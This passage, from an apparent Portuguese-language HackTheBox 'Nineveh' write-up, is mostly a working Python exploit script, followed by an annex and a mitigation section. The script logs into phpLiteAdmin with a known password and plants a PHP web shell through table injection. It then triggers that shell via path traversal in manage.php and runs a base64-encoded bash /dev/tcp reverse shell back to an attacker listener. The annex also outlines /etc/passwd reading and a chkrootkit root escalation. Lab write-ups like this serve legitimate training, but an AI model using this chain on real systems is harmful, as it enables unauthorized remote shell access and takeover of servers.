⢀⣴⣿⡿⠋⠀⠀⠀⠀⠀⣀⣤⣶⣶⣦⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⠀⠀⢸⣿⡄⡿⠀
⢺⣿⡏⠀⠀⠀⠀⢀⣤⣾⣿⠿⠛⠋⠙⠻⣇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⡝⣦⠀⣸⣿⡧⠃⠀
⠀⠈⠉⠀⢠⣤⣶⣿⡿⠋⠀⠀⠀⠀⠀⡀⠈⠂⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⡇⣿⣷⣿⣿⠀⠀⠀
⠀⠀⠀⠀⠀⠈⠉⠉⠁⠀⠀⠀⠀⢀⡜⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡆⠀⠀⣼⡇⣾⣿⣿⠇⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⢻⣿⣀⣾⣿⢡⣿⡿⠋⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣰⣿⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣴⡿⢣⣿⣿⣿⣿⣣⡿⠋⠁⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⣰⣿⡿⠀⠀⠀⠀⠀⣀⣠⣤⣴⣶⣿⠿⣋⣴⣿⣿⠿⠛⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢀⣿⣿⡇⠀⢀⣠⣶⣿⣿⡿⠟⠋⠉⠐⠊⠉⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣇⣴⣿⣿⡿⠟⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠸⣿⣿⣿⣿⣿⠋⠀⠀⠀⠀⠀{RED}#--------------------------------------------#
 _____  _                         ___  _  _    _  _____  _   __
|  ___|| |                       /   || || |  | ||  _  || | / _|
| |__  | |_   ___  _ __  _ __   / /| || || |  | || |/' || || |_
|  __| | __| / _ \| '__|| '_ \ / /_| || || |/\| ||  /| || ||  _|
| |___ | |_ |  __/| |   | | | |\___  || |\  /\  /\ |_/ /| || |
\____/  \__| \___||_|   |_| |_|    |_/|_| \/  \/  \___/ |_||_|

#----------------------------------------------------------------#

    Author: {GREEN}0xEtern4lW0lf{END}
    {RED}Site: {BLUE}https://0xetern4lw0lf.github.io/{END}

    FOR EDUCATIONAL PURPOSE ONLY.

  """
  return print(f'{BLUE}{EwLogo}{END}')

# Pretty loading wheel
def loading(spins):

    def spinning_cursor():
        while True:
            for cursor in '|/ -\\':
                yield cursor

    spinner = spinning_cursor()
    for _ in range(spins):
        sys.stdout.write(next(spinner))
        sys.stdout.flush()
        time.sleep(0.1)
        sys.stdout.write('\b')

#### Weaponization and Attack

## Set the handler
def handler(lport,target):
    print(f"\n{BLUE}[+] LISTEN: {YELLOW}Starting handler on {GREEN}{lport} {BLUE}[+]{END}")
    tn = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("0.0.0.0",lport))
    s.listen(1)
    conn, addr = s.accept()
    loading(8)
    print(f"{BLUE}[+] LISTEN: {YELLOW}Receiving connection from {GREEN}{target} {BLUE}[+]{END}")
    tn.sock = conn
    print(f"\n{BLUE}[+] SUCCESS: {GREEN}HABEMUS SHELL! {BLUE}[+]{END}\n")
    tn.interact()

## Function encode Base64
def encodeB64(strg):
    return base64.b64encode(strg.encode()).decode()

## Create the payload
def createPayload(lhost,lport):
    print(f"\n{BLUE}[+] PAYLOAD: {YELLOW}Creating the payload! {BLUE}[+]{END}")
    global payload
    payload = f"bash -i >& /dev/tcp/{lhost}/{lport} 0>&1"
    payload = str(encodeB64(payload))

    loading(8)
    print(f"{BLUE}[+] PAYLOAD: {YELLOW}Payload Created! {BLUE}[+]{END}")

## phpLiteAdmin vulnerability - Remote PHP Code Injection

# Session HTTP
r = requests.session()

## Let's create the phpLiteAdmin php file
def createEvilPHP(rhost):
    print(f"\n{BLUE}[+] EvilPHP: {YELLOW}Let's create the malicious PHP File! {BLUE}[+]{END}")

    # Loging as admin
    url = f"https://{rhost}:443/db/index.php"
    headers = {"Content-Type": "application/x-www-form-urlencoded"}
    data = {"password": "password123", "remember": "yes", "login": "Log In", "proc_login": "true"}
    r.post(url, headers=headers, data=data, verify=False)

    # Create the new database
    data = {"new_dbname": "0xEtern4lW0lf.php"}
    r.post(url, headers=headers, data=data, verify=False)

    # Change the database
    url = f"https://{rhost}:443/db/index.php?switchdb=/var/tmp/0xEtern4lW0lf.php"
    r.get(url, headers=headers, cookies=r.cookies, verify=False)

    # Create table
    url = f"https://{rhost}:443/db/index.php?action=table_create"
    data = {"tablename": "shell", "tablefields": "1", "createtable": "Go"}
    r.post(url, headers=headers, data=data, verify=False)

    # Inject Malicious PHP
    url = f"https://{rhost}:443/db/index.php?action=table_create&confirm=1"
    data = {"tablename": "shell", "rows": "1", "0_field": "shell", "0_type": "TEXT", "0_defaultvalue": "<?php system($_REQUEST[\"cmd\"]); ?>"}
    r.post(url, headers=headers, data=data, verify=False)

    loading(8)
    print(f"{BLUE}[+] EvilPHP: {YELLOW}Evil PHP injected! {BLUE}[+]{END}")

# Let's login as admin on the app
def loginAdmin(rhost):
    print(f"\n{BLUE}[+] LOGIN: {YELLOW}Let's login as admin! {BLUE}[+]{END}")
    url = f"http://{rhost}:80/department/login.php"
    headers = {"Content-Type": "application/x-www-form-urlencoded"}
    data = {"username": "admin", "password[]": "123"}
    r.post(url, headers=headers, data=data, verify=False)

    loading(8)
    print(f"{BLUE}[+] LOGIN: {YELLOW}Logged {GREEN}SUCCESSFULLY! {BLUE}[+]{END}")

def getShell(rhost,payload):
    print(f"\n{BLUE}[+] SHELL: {YELLOW}Getting the SHELL! {BLUE}[+]{END}")
    payload = urllib.parse.quote(payload, safe='')
    url = f"http://{rhost}:80/department/manage.php?notes=/ninevehNotes/../var/tmp/0xEtern4lW0lf.php&cmd=echo {payload}|base64 -d | bash"
    headers = {"Upgrade-Insecure-Requests": "1"}
    r.get(url, headers=headers, cookies=r.cookies)

def main():
    # Parse Arguments
    parser = argparse.ArgumentParser(description='HackTheBox Nineveh AutoShell - 0xEtern4lW0lf')
    parser.add_argument('-t', '--target', help='Target ip address or hostname', required=True)
    parser.add_argument('-li', '--localip', help='Local ip address or hostname', required=True)
    parser.add_argument('-lp', '--localport', help='Local port to receive the shell', required=True)

    args = parser.parse_args()

    rhost = args.target
    lhost = args.localip
    lport = args.localport

    # Set up the handler
    thr = Thread(target=handler,args=(int(lport),rhost))
    thr.start()
    loading(3)

    # Create the payload
    createPayload(lhost,lport)
    loading(3)

    # Create php file
    createEvilPHP(rhost)
    loading(3)

    # Login as admin
    loginAdmin(rhost)
    loading(3)

    # Get Reverse shell
    getShell(rhost,payload)
    loading(3)

if __name__ == '__main__':
    banner()
    main()
More scripts inhttps://github.com/0xEtern4lW0lf.
Anexos
Durante este pentest foi utilizado um script Python (automação em etapas) que:
- Faz login como
adminno painel emdepartment/login.php(após força bruta da senha comrockyou.txt). - Explora a vulnerabilidade do phpLiteAdmin (Remote PHP Code Injection) na porta 443, em
/db/index.php, criando uma tabela maliciosa e injetando código PHP (0xEtern4lW0lf.php) em/var/tmp/. - Abusa do parâmetro
notesemdepartment/manage.php(LFI) para incluir o payload PHP salvo em/var/tmp/e obter execução remota de comandos (RCE), inclusive lendo/etc/passwdvia path traversal (notes=files/ninevehNotes.txt../../../../../../../etc/passwd). - Utiliza um webshell (
manage.php?notes=/ninevehNotes/../var/tmp/0xEtern4lW0lf.php&cmd=...) para obter execução de comandos comowww-data. Também foi identificado o uso da técnica de Port Knocking para liberar a porta 22 (SSH), e a escalada de privilégios explorou o CVE-2014-0476 (exploit-db.com/exploits/24044), referente a uma falha nochkrootkit(versão < 0.49) executado periodicamente como root via cron job. Ferramentas utilizadas:nmap,gobuster(wordlistdirb/big.txt), script Python customizado (requests),rockyou.txt.
Mitigação
Para corrigir as vulnerabilidades exploradas nesta máquina, recomenda-se:
- chkrootkit (CVE-2014-0476): atualizar o
chkrootkitpara a versão 0.49 ou superior, que corrige a vulnerabilidade de execução de código arbitrário via arquivo/tmp/updatecom permissões inseguras. Alternativamente, remover ou revisar o cron job que executa ochkrootkitautomaticamente como root, garantindo que diretórios temporários usados pela ferramenta não sejam graváveis por usuários não privilegiados. - LFI (Local File Inclusion) no CMS: validar e sanitizar rigorosamente qualquer parâmetro de entrada usado para incluir arquivos (como o parâmetro
notesemmanage.php), utilizando listas brancas de arquivos permitidos e bloqueando sequências de path traversal (../). Evitar que a aplicação inclua arquivos com base em entrada controlada pelo usuário. - phpLiteAdmin exposto: não expor publicamente ferramentas administrativas como o phpLiteAdmin. Caso seja necessário o acesso remoto, restringir por IP/VPN, exigir autenticação forte e desabilitar a criação de tabelas/arquivos PHP arbitrários.
- Credenciais fracas: aplicar políticas de senha forte e bloqueio de conta após tentativas malsucedidas, prevenindo ataques de força bruta como o utilizado contra o usuário
admin. - Atualizações gerais: manter o servidor web (Apache), o CMS e todos os pacotes e dependências (incluindo
chkrootkit) sempre atualizados, aplicando patches de segurança assim que disponíveis. - Port Knocking: embora adicione uma camada de ofuscação, não deve ser tratado como controle de segurança primário; deve ser combinado com autenticação forte em SSH (chaves, MFA) e monitoramento de tentativas de acesso.